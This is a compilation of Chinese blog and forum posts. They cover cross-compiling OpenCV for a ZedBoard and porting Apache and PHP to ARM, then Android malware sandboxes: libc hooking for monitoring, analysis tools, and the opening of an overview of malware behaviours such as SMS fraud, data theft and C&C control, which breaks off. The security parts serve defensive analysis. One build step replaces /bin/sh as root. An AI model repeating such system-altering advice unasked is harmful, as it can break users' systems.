./configure --host=arm-linux --cross-prefix=arm-xilinx-linux-gnueabi- --enable-shared --disable-asm --prefix=$ZYNQ_CV_INSTALL

make

make install

xvidcore-1.3.2

cd build/generic

./configure --prefix=$ZYNQ_CV_INSTALL --host=arm-xilinx-linux-gnueabi --disable-assembly

make

make install

注意:xvidcore 的编译中可能会调用 arm 指令集,但是在 ZEDBoard 上的 ARM v7 指令集的 CortexA9 核心只能支持 Thumb/Thumb2,因此这里需要禁用汇编选项--disable-assembly

tiff-4.0.3

./configure --prefix=$ZYNQ_CV_INSTALL --host=arm-xilinx-linux-gnueabi --enable-shared LDFLAGS=-L$ZYNQ_CV_INSTALL/lib CFLAGS=-I$ZYNQ_CV_INSTALL/include

make

make install

注意:tiff 编译过程中可能会用到 zlib 之类的库,因此我们需要添加额外的 LDFLAGS 和 CFLAGS 变量,更多的信息可以通过./configure --help 进行参考

ffmpeg-0.10.3 //注意，这里一定要选 ffmpeg-0.X 的版本，1,2 版本虽然新，但是会生成一个 time.h 文件，与 Linux 系统内的 time.h 会冲突，导致在交叉编译的时候出错

./configure --prefix=$ZYNQ_CV_INSTALL --enable-shared --disable-static --enable-gpl --enable-cross-compile --arch=arm --disable-stripping --target-os=linux --enable-libx264 --enable-libxvid --cc=arm-xilinx-linux-gnueabi-gcc --enable-swscale --extra-cflags=-I$ZYNQ_CV_INSTALL/include --extra-ldflags=-L$ZYNQ_CV_INSTALL/lib --disable-asm

make

make install

注 意:ffmpeg 编译过程中可能会用到 x264,xvid,zlib 等之类的库,因此我们需要添加额外的 LDFLAGS 和 CFLAGS 变量,更多的信息可 以通过./configure --help 进行参考,另外这里的--disable-asm 与 xvidcore 中的--disable-assembly 的作用是一样的,否则也是不能编译通过的

至此，第三方库已经都安装在了 opencv-lib 文件夹下。下面进行 Opencv 的交叉移植过程。将 OpenCV2.4.3 解压到 opencv-zed/下，进入源码目录再新建一个 build 文件夹并进入 build 文件夹目录:

```
cd OpenCV-2.4.3

mkdir build

cd build
```

在当前目录下新建 toolchain.cmake 文档,内容如下:

```
###########user defined#############
set( CMAKE_SYSTEM_NAME Linux )
set( CMAKE_SYSTEM_PROCESSOR arm )
set( CMAKE_C_COMPILER arm-xilinx-linux-gnueabi-gcc )
set( CMAKE_CXX_COMPILER arm-xilinx-linux-gnueabi-g++ )
###########user defined#############
set( CMAKE_FIND_ROOT_PATH "/opt/zedboard/opencv_zed/opencv-lib" )
set( CMAKE_FIND_ROOT_PATH_MODE_PROGRAM NEVER )
set( CMAKE_FIND_ROOT_PATH_MODE_LIBRARY ONLY )
set( CMAKE_FIND_ROOT_PATH_MODE_INCLUDE ONLY )
#####################################
```

注意:最后的四行是用于交叉编译情况下依赖库查找路径以及查找模式的,它对于 cmake 能否找到依赖库来说非常重要

下面就是重点了，我们需要将我一开始说的 videodev.h 这个文件拷贝到交叉编译器相应的目录下：


cp /usr/include/linux/videodev.h /root/CodeSourcery/Sourcery_CodeBench_Lite_for_Xilinx_GNU_Linux/arm-xilinx-linux-gnueabi/libc/usr/include/linux/

这样一来，在后面的编译过程中就能够找到 videodev.h 这个文件了。然后进行 cmake 的配置:

```
cmake -DCMAKE_TOOLCHAIN_FILE=toolchain.cmake ../
```

cmake-gui

跟在 PC 上一样进行配置，这里需要修改 PREFIX 对应的安装路径，我选择的是/opt/zedboard/opencv_zed/install，然后再选择需要添加的库，如下图：



点击 Configure，下面会打出各种信息，我把我的信息帖在下面，各位可以比对一下是不是哪个地方还有错误“

```
Detected version of GNU GCC: 46 (406)
Could NOT find Jasper   (missing:   JASPER_LIBRARY JASPER_INCLUDE_DIR)
checking for module 'libv4l1'
  package 'libv4l1' not found
Looking for linux/videodev.h
Looking for linux/videodev.h - found
Looking for linux/videodev2.h
Looking for linux/videodev2.h - found
checking for module 'libavcodec'
  package 'libavcodec' not found
checking for module 'libavformat'
  package 'libavformat' not found
checking for module 'libavutil'
  package 'libavutil' not found
checking for module 'libswscale'
  package 'libswscale' not found
Looking for libavformat/avformat.h
Looking for libavformat/avformat.h - found
Looking for ffmpeg/avformat.h
Looking for ffmpeg/avformat.h - not found
Could NOT find PythonLibs   (missing:   PYTHON_LIBRARIES PYTHON_INCLUDE_PATH)

General configuration for OpenCV 2.4.3 =====================================

  Platform:
    Host:                       Linux 2.6.32-431.el6.i686 i686
```

```
    Target:                      Linux arm
    CMake:                       2.6.4
    CMake generator:               Unix Makefiles
    CMake build tool:            /usr/bin/gmake
    Configuration:               Release

  C/C++:
    Built as dynamic libs?:      YES
    C++ Compiler:                 /root/CodeSourcery/Sourcery_CodeBench_Lite_for_Xilinx_GNU_Linux/bin/arm-xilinx-linux-gnueabi-
g++   (ver 4.6.1)
    C++ flags (Release):          -W -Wall -Werror=return-type -Werror=address -Werror=sequence-point -Wformat -Werror=format-security -
Wmissing-declarations -Wundef -Winit-self -Wpointer-arith -Wshadow -Wsign-promo -fdiagnostics-show-option -pthread -fomit-frame-pointer
-ffunction-sections -O3 -DNDEBUG   -DNDEBUG
    C++ flags (Debug):            -W -Wall -Werror=return-type -Werror=address -Werror=sequence-point -Wformat -Werror=format-security -
Wmissing-declarations -Wundef -Winit-self -Wpointer-arith -Wshadow -Wsign-promo -fdiagnostics-show-option -pthread -fomit-frame-pointer
-ffunction-sections -g   -O0 -DDEBUG -D_DEBUG -ggdb3
    C Compiler:                  /root/CodeSourcery/Sourcery_CodeBench_Lite_for_Xilinx_GNU_Linux/bin/arm-xilinx-linux-gnueabi-gcc
    C flags (Release):            -W -Wall -Werror=return-type -Werror=address -Werror=sequence-point -Wformat -Werror=format-security -
Wmissing-declarations -Wmissing-prototypes -Wstrict-prototypes -Wundef -Winit-self -Wpointer-arith -Wshadow -fdiagnostics-show-option -
pthread -fomit-frame-pointer -ffunction-sections -O3 -DNDEBUG   -DNDEBUG
    C flags (Debug):              -W -Wall -Werror=return-type -Werror=address -Werror=sequence-point -Wformat -Werror=format-security -
Wmissing-declarations -Wmissing-prototypes -Wstrict-prototypes -Wundef -Winit-self -Wpointer-arith -Wshadow -fdiagnostics-show-option -
pthread -fomit-frame-pointer -ffunction-sections -g   -O0 -DDEBUG -D_DEBUG -ggdb3
    Linker flags (Release):
    Linker flags (Debug):
    Precompiled headers:          YES

  OpenCV modules:
```

```
    To be built:                 core imgproc flann highgui features2d calib3d ml video objdetect contrib nonfree photo legacy gpu stitching ts
videostab
    Disabled:                    world
    Disabled by dependency:      -
    Unavailable:                 androidcamera java ocl python

  GUI:
    QT 4.x:                      NO
    GTK+ 2.x:                    NO
    GThread :                    NO
    GtkGlExt:                    NO
    OpenGL support:              NO

  Media I/O:
    ZLib:                        /opt/zedboard/opencv_zed/opencv-lib/lib/libz.so (ver 1.2.7)
    JPEG:                        /opt/zedboard/opencv_zed/opencv-lib/lib/libjpeg.so (ver 80)
    PNG:                         /opt/zedboard/opencv_zed/opencv-lib/lib/libpng.so (ver 1.5.14)
    TIFF:                        /opt/zedboard/opencv_zed/opencv-lib/lib/libtiff.so (ver 42 - 4.0.3)
    JPEG 2000:                   build (ver 1.900.1)
    OpenEXR:                     build (ver 1.7.1)

  Video I/O:
    DC1394 1.x:                  NO
    DC1394 2.x:                  NO
    FFMPEG:                      NO
      codec:                     NO
      format:                    NO
      util:                      NO
```

```
    swscale:                     NO
    gentoo-style:                YES
  GStreamer:                     NO
  OpenNI:                        NO
  OpenNI PrimeSensor Modules:    NO
  PvAPI:                         NO
  GigEVisionSDK:                 NO
  UniCap:                        NO
  UniCap ucil:                   NO
  V4L/V4L2:                      YES/YES
  XIMEA:                         NO
  Xine:                          NO

Other third-party libraries:
  Use TBB:                       NO
  Use OpenCL:                    NO
  Use Eigen:                     NO

Python:
  Interpreter:                   /usr/bin/python2.6 (ver 2.6.6)

Documentation:
  Build Documentation:           NO
  Sphinx:                        NO
  PdfLaTeX compiler:             NO

Tests and samples:
  Tests:                         YES
```

```
    Performance tests:             YES
    Examples:                      NO

  Install path:                    /opt/zedboard/opencv_zed/install

  cvconfig.h is in:                /opt/zedboard/opencv_zed/OpenCV-2.4.3/build
-----------------------------------------------------------------

Configuring done
```

我红的标注的地方是特别需要校对的，如果 V411/V412 对应的是 NO/YES，那说明 Viedodev.h 这个文件没找到。点击 Generate。然后关闭对话框。

```
make
make install
```

安装之后，不要着急，还没有大功告成。我们可以利用历程给出的 edge_detection.cpp 来对交叉编译进行验证。将路径移到 edge_detection.cpp 所在文件夹下，然后执行：

```
arm-xilinx-linux-gnueabi-g++   -I /opt/zedboard/opencv_zed/install/include -I /opt/zedboard/opencv_zed/install/include/opencv -L /opt/zedboard/opencv_zed/install/lib -lopencv_core -lopencv_imgproc -lopencv_highgui -lopencv_ml -lopencv_video -lopencv_features2d -lopencv_calib3d -lopencv_objdetect -lopencv_contrib -lopencv_legacy -lopencv_flann ./edge_detection.cpp -o ./edge_detectioni.o
```

发现，报了很多错，不要着急。仔细一看是在交叉工具链中没有找到第三方库，所以需要将 opencv-lib 中的各个库文件，拷贝我们的安装文件 夹 install 下（拷贝到交叉工具链下也可以，不过移植过去还是找不到库，所以为了方便之后镜像制作和移植，就拷贝到 install 下最好）：

```
cp -r /opt/zedboard/opencv_zed/opencv-lib/* /opt/zedboard/opencv_zed/install/
```

这样就将刚刚编译的第三方库加到了交叉编译工具链中。再一次执行上面的代码，成功编译出 edge_detectioni.o。可以查看一下编译出来的文件，可以看到是我们想要的 ARM 平台执行文件。

这里有个问题，为什么编译出来的是 2.6 内核执行的文件？Zed 不是支持 3.3 内核的吗？我用交叉编译工具应该是编译出来 3.3 内核的执行文件啊。我还是初学者，各位可以帮我解决一下疑问。

```
root@ubuntu:/home/bkl/Desktop# arm-xilinx-linux-gnueabi-g++  -I /opt/zedboard/op
encv_zed/install/include -I /opt/zedboard/opencv_zed/install/include/opencv -L /
opt/zedboard/opencv_zed/install/lib -lopencv_core -lopencv_imgproc -lopencv_high
gui -lopencv_ml -lopencv_video -lopencv_features2d -lopencv_calib3d -lopencv_obj
detect -lopencv_contrib -lopencv_legacy -lopencv_flann ./edge_detection.cpp -o .
/edge_detectioni.o
In file included from /opt/zedboard/opencv_zed/install/include/opencv2/flann/kme
ans_index.h:50:0,
                 from /opt/zedboard/opencv_zed/install/include/opencv2/flann/all
_indices.h:38,
                 from /opt/zedboard/opencv_zed/install/include/opencv2/flann/fla
nn_base.hpp:44,
                 from /opt/zedboard/opencv_zed/install/include/opencv2/flann/fla
nn.hpp:50,
                 from /opt/zedboard/opencv_zed/install/include/opencv/cv.h:69,
                 from ./edge_detection.cpp:25:
/opt/zedboard/opencv_zed/install/include/opencv2/flann/logger.h:73:9: note: the
mangling of 'va_list' has changed in GCC 4.4
root@ubuntu:/home/bkl/Desktop# file edge_detectioni.o
edge_detectioni.o: ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically
 linked (uses shared libs), for GNU/Linux 2.6.16, not stripped
root@ubuntu:/home/bkl/Desktop#
```

我们目前已经算是成功了。但是我不想用两个 PC 机啊！所以我把 opencv_zed 这个文件夹压缩打包转移到了 Ubuntu13.10 的虚拟机上！在同样了路径下解压，跟之前的路径保持一样。然后同样利用交叉编译指令进行.cpp 文件的交叉编译。成功！说明，尽管 CentOS6.5 与 Ubuntu13.10 的内核不同，但是文件神马的都是通用的，不愧都是 Linux 的孪生兄弟。

制作镜像之后挂在到文件系统中，我选择的是/usr/local/这个路径，具体步骤：

制作镜像的方法：OpenCV 库：

dd if=/dev/zero of=cv_lib.img bs=1M count=120//这里的 count 与 bs 组合起来表示制作 120M 的镜像，具体可以根据实际链接库总的大小来设置 count


mkfs.ext4 -F cv_lib.img

```
chmod 777 cv_lib.img

mount cv_lib.img -o loop /mnt

cp -rf $ZYNQ_CV_INSTALL/* /mnt

umount /mnt
```

在开发板上跑程序，发现不行，原来是缺少了 stdc++的库，因此需要将交叉编译工具下的 stdc++库拷贝到镜像中来：

cp /root/CodeSourcery/Sourcery_CodeBench_Lite_for_Xilinx_GNU_Linux/arm-xilinx-linux-gnueabi/libc/usr/lib/libstdc++.so* /opt/zedboard/opencv_zed/install/lib

重新制作镜像，然后在 zed 上运行程序，结果如下图：



说明这三种图片格式都是支持的，移植成功。对于是否支持 V4l，我也做了验证，在 zed 上用 Qt+Opencv 实现了 USB 摄像头图像的采集，没有用到超全天晴的方法，完全是依赖 Opencv 的视频接口实现的。

希望上面的方法能够对你有帮助。

http://www.openhw.org/beiyangguangdian/blog/14-03/302119_52e49.html

基于 arm-linux-gcc 的 Apache 和 PHP 移植

当 Web 2.0 在网络上大行其道的时候，嵌入式领域还少有耳闻，既然目前我们已经有了差距，那么还是再向前跨一步，希望可以借助 Web 2.0 的技术走在同行的前面。本打算使用 Ajax+Apache+CGI 来做初步尝试，但思来想去，还是决定再“勇猛”一点，放弃 CGI，尝试 PHP，虽然在 ARM 上使用 PHP 已不是什么新鲜事，但对于我来说还是个不小的挑战。
用 arm-linux-gcc 移植 Apache 和 PHP 的过程，参考了很多博文，很感谢各位前辈的无私分享。Let's go!

Apache

本打算使用 Apache2.2.17 来移植，但相对于我们可怜的 Memory 来说有点奢侈，所以最终还是选择了 1.3.39。编译过程分为两个过程：本机编译和交叉编译。这是因为在交叉编译时，后续的编译过程要使用到开始阶段编译的工具，而交叉编译的工具无法在 PC 上运行，因此需要借助本机 gcc 编译的工具来替换从而完成交叉编译的过程。

编译之前，将 Apache 解压缩到/home/aifler 下两份，一个叫做 apache_1.3.39，另一个叫做 apache_1.3.39_arm

1. 本机编译

```
$ cd /home/aifler/apache_1.3.39
$ ./configure
$ make
```

执行完 make 后就完成本机编译了，生成了我们需要使用的编译工具。

我使用的是 Ubuntu 9.04，在本机编译中经遇到一个问题，configure 时会报出以下错误而暂停。

```
Configuring for Apache, Version 1.3.39
+ Warning: Your ‘echo’ command is slightly broken.
+ It interprets escape sequences per default. We already
+ tried ‘echo -E’ but had no real success. If errors occur
+ please set the SEO variable in ‘configure’ manually to
+ the required ‘echo’ options, i.e. those which force your
+ ‘echo’ to not interpret escape sequences per default.
+ using installation path layout: Apache (config.layout)
Creating Makefile
Creating Configuration.apaci in src
Syntax error — The configuration file is used only to
define the list of included modules or to set Makefile in src
options or Configure rules, and I don’t see that at all:
`$(SRCDIR)/apaci`
default
```

default
no
no
no
yes
no
default
no
default
default
这是由于某些 shell 脚本文件使用了错误的 interpreter，使用下面的命令就可以解决。
rm -f /bin/sh
ln -s /bin/bash /bin/sh

2. 交叉编译

$ cd /home/aifler/apache_1.3.39_arm
$ CC=arm-linux-gcc ./configure --prefix=/usr/local/apache
将/home/aifler/apache_1.3.39_arm/src/main/Makefile 做如下修改：
uri_delims.h: gen_uri_delims
./gen_uri_delims >uri_delims.h
/home/aifler/apache_1.3.39/src/main/gen_uri_delims >uri_delims.h
test_char.h: gen_test_char
./gen_test_char >test_char.h
/home/aifler/apache_1.3.39/src/main/gen_test_char >test_char.h
$ make
$ sudo make install 切换到 root 用户的原因是之前 configure 时配置的安装路径在/usr 下

执行完上述过程后，交叉编译好的 Apache 就存在/usr/local 下的 apache 中。其中需要注意，因为 Aapche 不支持 root 用户，所以需要确认 ARM Linux 文件系统中有 nobody 组和 nogroup 组。之后，我们将 apache 放到 ARM Linux 文件系统中同样的的位置/usr/local/apache 下，执行下面的命令启动 Apache

$ cd /usr/local/apache/bin
$ ./apachectl start

3. 测试
假设 ARM 板的 IP 地址为 192.168.1.2，Aapche 的默认端口为 8080，所以在浏览器中输入 http://192.168.1.2:8080，能够看到默认的测试页面，就说明 Apache 运行正常了。

PHP
由于我们需要用到 PHP5 的一些新的特性，所以使用了 php 5.3.6 作为移植源码包。需要准备的源码包有三个:php-5.3.6.tar.bz2，libxml2-2.6.26.tar.gz，zlib-1.2.3.tar.bz2，这里不提供下载地址了，google 一下就什么都有了基于 arm-linux-gcc 的 Apache 和 PHP 移植...

1. 交叉编译 libxml2 和 zlib，扩展 arm-linux-gcc 的 lib 库
解压缩 libxml2-2.6.26.tar.gz 到/home/aifler 下
$ cd /home/aifler/libxml2-2.6.26
$ CC=arm-linux-gcc ./configure --host=arm-linux --prefix=/usr/local/arm/3.4.1/arm-linux
$ make
$ sudo make install
解压缩 zlib-1.2.3.tar.bz2 到/home/aifler 下
$ cd /home/aifler/zlib-1.2.3
$ CC=arm-linux-gcc ./configure --prefix=/usr/local/arm/3.4.1/arm-linux
$ make
$ sudo make install

2. 交叉编译 PHP
解压缩 php-5.3.6.tar.bz2 到/home/aifler 下
$ cd /home/aifler/php-5.3.6
$ CC=arm-linux-gcc ./configure --host=arm-linux --prefix=/usr/local/php --disable-all --enable-pdo --with-sqlite --with-zlib --without-iconv
$ make

```
$ sudo make install
$ sudo -s
# cp php.ini-development /usr/local/php/lib
# mv /usr/local/php/lib/php.ini-development /usr/local/php/lib/php.ini
# cd /usr/local/php/bin
# arm-linux-strip php
# arm-linux-strip php-cgi
```

执行完上述过程后，交叉编译好的 HPH 就存在/usr/local 下的 php 中。

3. 配置 Apache

编辑 apache/conf/httpd.conf，在相应的地方添加下面的语句：

```
DirectoryIndex index.php
DirectoryIndex index.php3
DirectoryIndex index.phtml
ScriptAlias /php5/ "/usr/local/php/bin/"
AllowOverride None
Options None
Order allow,deny
Allow from all
AddType    application/x-httpd-php .php3
AddType application/x-httpd-php .php
AddType application/x-httpd-php .phtml
Action application/x-httpd-php "/php5/php-cgi"
```

4.测试

将 php 文件夹传到 ARM 板的相同位置/usr/local/php，写一个"Hello wrold!"的 test.php 放到设置的"DocumentRoot"中，在浏览器中输入 http://192.168.1.2:8080/test.php，能够看到"Hello wrold!"，就说明 PHP5 运行成功了。

虽然，Apache 和 PHP 移植成功，但实际的执行效率还有待测试，当然鉴于功能需求，还需要对其进行裁剪或者其他版本的移植。套用一句广告语：成

功，我才刚上路呢...
http://blog.sina.com.cn/s/blog_7f0a98c40100rxdz.html

沙盒沙箱

Android 沙盒开发之动态分析介绍

标　题:　【原创】Android 沙盒开发之动态分析介绍
作　者:　蟑螂一号
时　间:　2013-06-07,20:54:38
链　接:　http://bbs.pediy.com/newthread.php?do=newthread&f=131

随着 Andriod 用户的增多，针对 android 系统的恶意软件越来越多。因此，分析 android 应用变得越来越重要。目前，分析 android　apk 的工具有静态分析工具和动态分析工具。静态分析主要就是反编译 apk，分析反编译之后的代码。动态分析主要就是让程序运行起来，获 取程序运行过程中产生的 api 调用，从而获取其行为信息。本文主要研究动态分析，因此以下主要从动态分析入手。

动态分析可以分析程序的很多行为，包括：

1.程序启动的 Activity、Service、BroadcastReceiver 组件。

2.程序 root 权限获取。

3.程序文件操作，打开、读写、关闭文件。

4.程序数据库操作。

5.程序短信发送、录音、定位、获取手机 IMEI/IMSI/电话号码、拨打电话、电话状态监听、终止短信接收、改变电话状态(挂断、接听)。

6.程序通讯录、通话记录、短信数据库获取。

7.程序访问网络 URL、IP 地址和端口号、网络抓包。
8.程序开机自启动、接收短信行为、电话。
9.动态权限获取。
10.程序 ptrace 注入、dexclassloader 加载、java 反射调用。
11.程序开机自启动

目前，动态分析工具有 APIMonitor 和 DroidBox。DroidBox 是基于 TaintDroid 构建的分析工具。分析了一下 TaintBox 源码，主要工作原理是在 dalvik 目录中增加了对对象的操作类 Taint.cpp，并在对象中增加 u8 tag 变量，存储标识，完成对关键数据的污点标记。当程序通过 API 获取敏感信息，利用封装的 Taint 类讲数据进行污点标识。TaintBox 的污点追踪值得学习借鉴。

实现方式：
1.内核空间 api 拦截，通过 printk 将格式信息写入。在 PC 端通过 adb shell cat /proc/kmsg 读取信息解析。
2.用户空间 api 拦截。

本人在模拟器和真机设备都做过相关的沙盒系统，通过比较，真机设备是最好的方案。

欢迎对沙盒开发感兴趣的朋友一起交流讨论。

Android 沙盒开发之系统 libc 库定制修改

标 题:【原创】Android 沙盒开发之系统 libc 库定制修改
作 者: 蟑螂一号
时 间: 2013-07-29,21:52:11

android 系统中 libc 是 c 层中最基本的函数库，libc 中封装了 io、文件、socket 等基本系统调用。所有上层的调用都需要经过 libc 封装层。以 Android4.2.2 源码为例分析 java socket 的调用流程。

Android4.2.2 中，java 层中的 socket、bind、connect、send、recv、sendto、recvfrom 等 socket 函数功能和 C 层 socket 的 socket、bind、connect、send、recv、sendto、recvfrom 等 是通过 JNI 方式实现 java 层 socket 到 c 层 socket 的调用。

在源码目录 libcore/luni/src/main/native/libcore_io_Posix.cpp 中实现了 java 层 socket 功能的 native 函数。在该文件中，可以发现 java 层的 socket 发送和接收使用的是 sendto 和 recvfrom 函数，并没有使用系统调用 send 和 recv。 n

在源码目录 bionic/libc/unistd 目录下，可以看到 send 和 recv 系统调用实现是直接调用 sendto 和 recvfrom。然而 sendto 和 recvfrom 函数实现文件并不好找。原来 sendto 和 recvfrom 是通过汇编代码实现，在汇编代码中通过 swi 调用中断号实现功 能。那么如果我想把 sendto 或者 recvfrom 直接独立成 c 源文件该如何做？

实现方法(以 sendto 为例)：

1.找到 sendto.S 文件，android4.2.2 中文件路径 bionic/libc/arch-arm/syscalls/目录下。

2.将 sendto.S 改为__sendto.S 并在汇编代码中将 sendto 改为__sendto.

3.在 bionic/libc/arch-arm/目录中修改后缀 mk 文件中的 sento.S 为__sendto.S。

4.在 bionic/libc/include/sys/socket.h 中修改 socketcall 为前缀的 sendto 函数声明，将 socketcall 改为 extern 关键字。

5.在 bionic/libc/unistd 中增加 sendto.c 文件，在文件中增加如下代码：

```
#include <sys/types.h>
#include <sys/socket.h>
extern  ssize_t  __sendto(int,const void *,ssize_t ,unsinged int ,struct sockaddr*,socketlen_t);

ssize_t    sendto(int fd,const void * buf,ssize_t len,unsinged int flags ,struct sockaddr* addr,socketlen_t slen)
{
    return __sendto(fd,buf,len,flags,addr,slen);
}
```

6.修改 bionic /libc 目录中的 android.mk 文件，在该文件中找到 send.c 所在位置，并增加一行 unistd/sendto.c。

定制修改 libc 库作用：

在 android 系统用户空间中 libc 是用户空间通向内核空间的一扇门。因此，能在此门设立关卡，就可以监控程序的各种数据流信息，对分析应用灰常有用。

http://bbs.pediy.com/showthread.php?t=176302

Android Sandbox（沙箱）开源工具介绍

android sandbox 通过利用开源工具动态分析、静态分析 android 的相关应用，发现应用的具体行为，从而进行判断 android 应用的危险程度，本文重点介绍几款常用工具。

1、droidbox 是基于 TaintDroid 系统构建的 Sandbox，通过 hook 系统 api 对 apk 程序进行监控，随着 android SDK 的不断更新，其也要随之适配。

droidbox:http://code.google.com/p/droidbox/

taintbox:http://appanalysis.org/

DroidBox is developed to offer dynamic analysis of Androidapplications. The following information is shown in the results,generated when analysis is ended:

- Hashes for the analyzed package
- Incoming/outgoing network data
- File read and write operations
- Started services and loaded classes through DexClassLoader
- Information leaks via the network, file and SMS
- Circumvented permissions
- Cryptography operations performed using Android API
- Listing broadcast receivers
- Sent SMS and phone calls

2、Apimonitor

Apimonitor:http://code.google.com/p/droidbox/wiki/APIMonitor

Android is upgrading in a fast speed. To avoid endless porting ofDroidBox, we changed the way to do dynamic analysis. Instead of hooking systems, we interpose APIs in APK files and insert monitoring code. Byrunning the repackaged APK, we can get API call logs and understand APK's behavior.

3、AndroGuard

通过分析主要应用于 android 应用的静态分析

AndroGuard:http://code.google.com/p/androguard/

Description

Androguard is mainly a tool written in python to play with :

* Dex (Dalvik virtual machine) (.dex), and ODex (disassemble, decompilation),
* APK (Android application) (.apk),
* Android's binary xml (.xml).

Androguard is available for Linux/OSX/Windows (python powered).

If you have decided to make a donation for the Androguard project in order to help the developers, click the donate button below for Paypal:

Features

Androguard has the following features :

* Map and manipulate DEX/ODEX/APK format into full Python objects,
* Diassemble/Decompilation/Modification of DEX/ODEX/APK format,
* Access to the static analysis of the code (basic blocks, instructions, permissions (with database from http://www.android-permissions.org/) ...) and create your own static analysis tool,
* Analysis a bunch of android apps,
* Diffing of android applications,
* Measure the efficiency of obfuscators (proguard, ...),
* Determine if your application has been pirated (plagiarism/similarities/rip-off indicator),

* Check if an android application is present in a database (malwares, goodwares ?),
* Open source database of android malware (this opensource database is done on my free time, of course my free time is limited, so if you want to help, you are welcome !),
* Detection of ad/open source librairies (WIP),
* Risk indicator of malicious application,
* Reverse engineering of applications (goodwares, malwares),
* Transform Android's binary xml (like AndroidManifest.xml) into classic xml,
* Visualize your application with gephi (gexf format), or with cytoscape (xgmml format), or PNG/DOT output,
* Integration with external decompilers (JAD+dex2jar/DED/...)

4、其它

http://source.android.com/tech/index.html

The Dalvik Virtual Machine is the heart of Android. It's a fast, just-in-timecompiled, optimized bytecode virtual machine. Android applications arecompiled to Dalvik bytecode and run on the Dalvik VM. This section includesdetailed information such as the Dalvik bytecode format specification,design information on the VM itself, and so on.

http://blog.csdn.net/jiayanhui2877/article/details/8120533

Android 沙盘原理与实现

原文链接：http://security.tencent.com/index.php/blog/msg/7

博文作者：riusksk（泉哥）[TSRC]

发布日期：2012-10-15

博文内容：

【作者】：riusksk（泉哥）
【团队】：腾讯安全应急响应中心
【微博】：http://t.qq.com/riusksk
【博客】：http://hi.baidu.com/riusksk
【日期】：2012 年 10 月 2 日

一、前言

据网秦发布的《2012 年 上半年全球手机安全报告》，2012 年上半年 Android 病毒感染量增长迅猛，尤以 5、6 月最为突出，上半年感染手机 1283 万部，比 2011 年下半年 增长 62%。在全球范围内，中国大陆地区被感染率占居首位。面对增长如此迅速的 Android 软件，安全研究人员常常需要逆向分析样本，分析出其恶意行 为，但手工分析较费时间。在 DEX 文件反混淆技术的不遍推广和普及下，比如今年的 BlackHat 就有 DEX 反混淆的专题及相应工具公布，现在已有很多恶 意软件使用到这些反混淆技术，这就加大了样本分析的难度及所花费的时间。本文主要讲述如何利用 Android 沙盘实现自动化分析恶意软件的方法，其中介绍了 Android 沙盘的原理，以及由笔者编写的 Android 沙盘——MalDroidAnalyzer，后面会提供由 MalDroidAnalyzer 分析真实病毒时自动生成的分析报告。

二、Android 常见恶意软件行为

1、恶意扣费

病毒在后台发送扣费短信、拨打电话进行恶意扣费，同时会对服务商发回的服务短信进行屏蔽，破坏系统的正常功能，同时对用户造成资费损失。

2、隐私窃取

病毒通过后台服务窃取用户隐私信息，包括通话录音、短信内容、IMEI、IMSI、地理位置、通讯录、浏览器历史记录等信息，然后上传到黑客控制的远程服务器。

3、远程控制

病毒在后台开机自动，并与 C&C 服 务器进行通讯，并从中获取加密的指令，解密后执行相应的恶意操作，也有通过 SMS 进行控制，构造出 botnet，从而大规模地远程控制用户的手机。比如之 前著名的 AnserverBot 病毒，就是通过新浪博客进行远程控制，也是首个利用第三方站点作为 C&C 服务器的 Android 病毒。

4、系统破坏

